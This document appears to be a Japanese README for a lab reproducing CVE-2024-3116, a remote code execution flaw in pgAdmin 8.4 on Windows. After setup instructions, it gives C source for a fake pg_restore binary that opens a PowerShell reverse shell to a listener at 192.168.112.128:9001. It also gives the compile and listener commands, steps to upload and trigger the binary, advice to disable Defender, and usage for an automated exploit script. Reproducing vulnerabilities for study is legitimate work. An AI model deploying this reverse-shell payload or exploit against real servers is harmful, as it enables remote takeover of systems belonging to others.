 techieneurons/cve-2024-3116_rce_in_pgadmin_8.4
ラボを構築し、pgadmin <=8.4 におけるリモートコード実行(RCE)である CVE-2024-3116 をテストする

ラボを構築し、pgadmin <=8.4 におけるリモートコード実行(RCE)である CVE-2024-3116 をテストします。
ベースラインとしてこの記事を使用しました。
まず最初に、このラボについて少しコメントします。pgadmin のドキュメントはかなり貧弱で、Windows に pgadmin をインストールしたという記録はどこにも見つかりませんでした...
python -m pip install -U pippython -m pip install wheelpython -m pip install C:\Users\User\Downloads\pgadmin4-8.4-py3-none-any.whl
C:\Users\User\AppData\Local\Programs\Python\Python310\Lib\site-packages\pgadmin4C:\Users\User\AppData\Local\Programs\Python\Python310\Lib\site-packages\pgadmin4\config_local.py に、次の行を追加します:LOG_FILE = r'C:\Users\User\pgadmin4\log\pgadmin4.log'
SQLITE_PATH = r'C:\Users\User\pgadmin4\pgadmin4.db'
SESSION_DB_PATH = r'C:\Users\User\pgadmin4\sessions'
STORAGE_DIR = r'C:\Users\User\pgadmin4\storage'
SERVER_MODE = True
C:\Users\User\AppData\Roaming\pgAdmin(setup.py に必要)python site-packages/pgadmin4/setup.py setup-db。Email = [email protected] と Password = password を設定しました(このメールアドレスとパスワードは pgadmin に接続するために必要なので重要です)次に Web サーバー:
MOD_WSGI_APACHE_ROOTDIR = C:/xampp/apachepip install mod-wsgimod_wsgi-express module-confighttpd.conf ファイルの末尾にコピーmod_wsgi-express start-server .\pgAdmin4.wsgi(ポート 8000 でアクセス可能になるはずです)pgadmin と同じネットワーク上にある Kali マシンから脆弱性をエクスプロイトします。
繰り返します: このエクスプロイトは Windows 版の pgadmin に対してのみ機能します!また、この脆弱性を悪用するには有効なユーザーが必要です!
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
	if (argc > 1 && strcmp(argv[1], "--version") == 0) {
    	system("powershell -nop -c \"$client = New-Object System.Net.Sockets.TCPClient('192.168.112.128',9001);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()\"");
	} else {
    	printf("Usage: %s --version\n", argv[0]);
	}
	return 0;
}
sudo apt-get install mingw-w64x86_64-w64-mingw32-gcc -o pg_restore poc.c

Tools > Import/Export Servers > ‘小さなフォルダアイコンをクリック’ > ‘ファイル選択ウィンドウの右上にある三つのドットをクリックして upload を選択’ > ‘バイナリ PoC を選択’


nc -lvnp 9001)を起動します: 重要!!!!!!!! Defender がバイナリの実行を妨害するため(Defender を無効にしてください)File > Preferences > Binary Paths をクリックし、postgresql 16 の前にある Enter binary path... と書かれたテキストボックスに、アップロードファイルのレスポンスで取得したパスを追加します。最後にテキストボックス内のアイコンをクリックして PoC をトリガーします

この脆弱性を自動的に悪用する Python スクリプトを作成しました。やることはほとんどありません。
このスクリプトを使用する前に知っておくべきこと:
pip install selenium)sudo apt-get install mingw-w64nc -lvnp <port>)このエクスプロイトを使用するには、次のコマンドを使用します:
python exploit_cve_2024_3116.py --email <pgadmin_user_email> --password <pgadmin_user_pass> --rhost <http://target_ip_or_domain> --rport <target_port> --lhost <listener_ip> --lport <listener_port>
小さなデモ: https://youtu.be/zdMC3kbN0Is
以下のリンクはすべて、Windows に pgadmin をインストールする際に役立ちました: